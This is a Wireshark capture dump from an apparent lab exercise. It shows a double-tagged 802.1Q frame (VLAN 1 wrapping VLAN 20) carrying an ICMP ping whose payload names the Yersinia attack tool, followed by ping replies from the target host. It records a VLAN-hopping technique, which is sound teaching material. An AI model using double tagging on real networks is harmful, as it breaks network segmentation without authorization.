802.1Q Virtual LAN, PRI: 7, DEI: 0, ID: 1
802.1Q Virtual LAN, PRI: 7, DEI: 0, ID: 20
111. .... = Priority: Network Control (7)
...0 .... = DEI: Ineligible
.... 0000 0001 0100 = ID: 20
Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 192.168.20.50, Dst: 192.168.20.10
Internet Control Message Protocol
Type: Echo (ping) request (8)
Code: 0
Checksum: 0xa767 [correct]
[Checksum Status: Good]
Identifier (BE): 66 (0x0042)
Identifier (LE): 16896 (0x4200)
0000 ff ff ff ff ff ff 0e 5c 49 19 4a 94 81 00 e0 01
0010 81 00 e0 14 08 00 45 00 00 2b 00 42 00 00 40 01
0020 d1 03 c0 a8 14 32 c0 a8 14 0a 08 00 a7 67 00 42
0030 00 42 59 45 52 53 49 4e 49 41 2d 47 52 55 50 4f
0040 42
802.1Q Virtual LAN (vlan), 4 byte(s)
Paquetes: 31323 · Displayed: 3 (0.0%)
Perfil: Default


Capturing from Ethernet
Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda
ip.src_host == 192.168.20.10 && icmp
No. Time Source Destination Protocol Lengtl Info
503 19.263749 192.168.20.10 192.168.10.5 ICMP 98 Echo (ping) reply id=0x0004, seq=78/19968, ttl=128
589 20.264678 192.168.20.10 192.168.10.5 ICMP 98 Echo (ping) reply id=0x0004, seq=79/20224, ttl=128 (request in 588)
590 20.264706 192.168.20.10 192.168.10.5 ICMP 98 Echo (ping) reply id=0x0004, seq=79/20224, ttl=128
591 20.264740 192.168.20.10 192.168.10.5 ICMP 98 Echo (ping) reply id=0x0004, seq=79/20224, ttl=128
691 21.266701 192.168.20.10 192.168.10.5 ICMP 98 Echo (ping) reply id=0x0004, seq=80/20480, ttl=128 (request in 690)
692 21.266738 192.168.20.10 192.168.10.5 ICMP 98 Echo (ping) reply id=0x0004, seq=80/20480, ttl=128
693 21.266779 192.168.20.10 192.168.10.5 ICMP 98 Echo (ping) reply id=0x0004, seq=80/20480, ttl=128
746 22.266870 192.168.20.10 192.168.10.5 ICMP 98 Echo (ping) reply id=0x0004, seq=81/20736, ttl=128 (request in 745)
747 22.266901 192.168.20.10 192.168.10.5 ICMP 98 Echo (ping) reply id=0x0004, seq=81/20736, ttl=128
748 22.266940 192.168.20.10 192.168.10.5 ICMP 98 Echo (ping) reply id=0x0004, seq=81/20736, ttl=128
777 23.268198 192.168.20.10 192.168.10.5 ICMP 98 Echo (ping) reply id=0x0004, seq=82/20992, ttl=128 (request in 776)
778 23.268246 192.168.20.10 192.168.10.5 ICMP 98 Echo (ping) reply id=0x0004, seq=82/20992, ttl=128
779 23.268301 192.168.20.10 192.168.10.5 ICMP 98 Echo (ping) reply id=0x0004, seq=82/20992, ttl=128
849 24.269933 192.168.20.10 192.168.10.5 ICMP 98 Echo (ping) reply id=0x0004, seq=83/21248, ttl=128 (request in 848)
850 24.269983 192.168.20.10 192.168.10.5 ICMP 98 Echo (ping) reply id=0x0004, seq=83/21248, ttl=128
851 24.270030 192.168.20.10 192.168.10.5 ICMP 98 Echo (ping) reply id=0x0004, seq=83/21248, ttl=128
2077 49.460252 192.168.20.10 192.168.20.50 ICMP 57 Echo (ping) reply id=0x0042, seq=66/16896, ttl=128 (request in 2076)
2078 49.460286 192.168.20.10 192.168.20.50 ICMP 57 Echo (ping) reply id=0x0042, seq=66/16896, ttl=128
2079 49.460719 192.168.20.10 192.168.20.50 ICMP 57 Echo (ping) reply id=0x0042, seq=66/16896, ttl=128
2080 49.460728 192.168.20.10 192.168.20.50 ICMP 57 Echo (ping) reply id=0x0042, seq=66/16896, ttl=128
4741 65.395329 192.168.20.10 192.168.20.50 ICMP 57 Echo (ping) reply id=0x0042, seq=66/16896, ttl=128 (request in 4740)
4742 65.395353 192.168.20.10 192.168.20.50 ICMP 57 Echo (ping) reply id=0x0042, seq=66/16896, ttl=128
4743 65.395645 192.168.20.10 192.168.20.50 ICMP 57 Echo (ping) reply id=0x0042, seq=66/16896, ttl=128
4744 65.395652 192.168.20.10 192.168.20.50 ICMP 57 Echo (ping) reply id=0x0042, seq=66/16896, ttl=128
Frame 4741: Packet, 57 bytes on wire (456 bits), 57 bytes captured (456 bits) on interface \Device\NPF_{
Ethernet II, Src: VMware_c7:9e:71 (00:0c:29:c7:9e:71), Dst: CompalInform_74:93:fb (08:8f:c3:74:93:fb)
Internet Protocol Version 4, Src: 192.168.20.10, Dst: 192.168.20.50
Internet Control Message Protocol
0000 08 8f c3 74 93 fb 00 0c 29 c7 9e 71 08 00 45 00
0010 00 2b 10 8e 00 00 80 01 80 b7 c0 a8 14 0a c0 a8
0020 14 32 00 00 af 67 00 42 00 42 59 45 52 53 49 4e
0030 49 41 2d 47 52 55 50 4f 42
IA-GRUPO B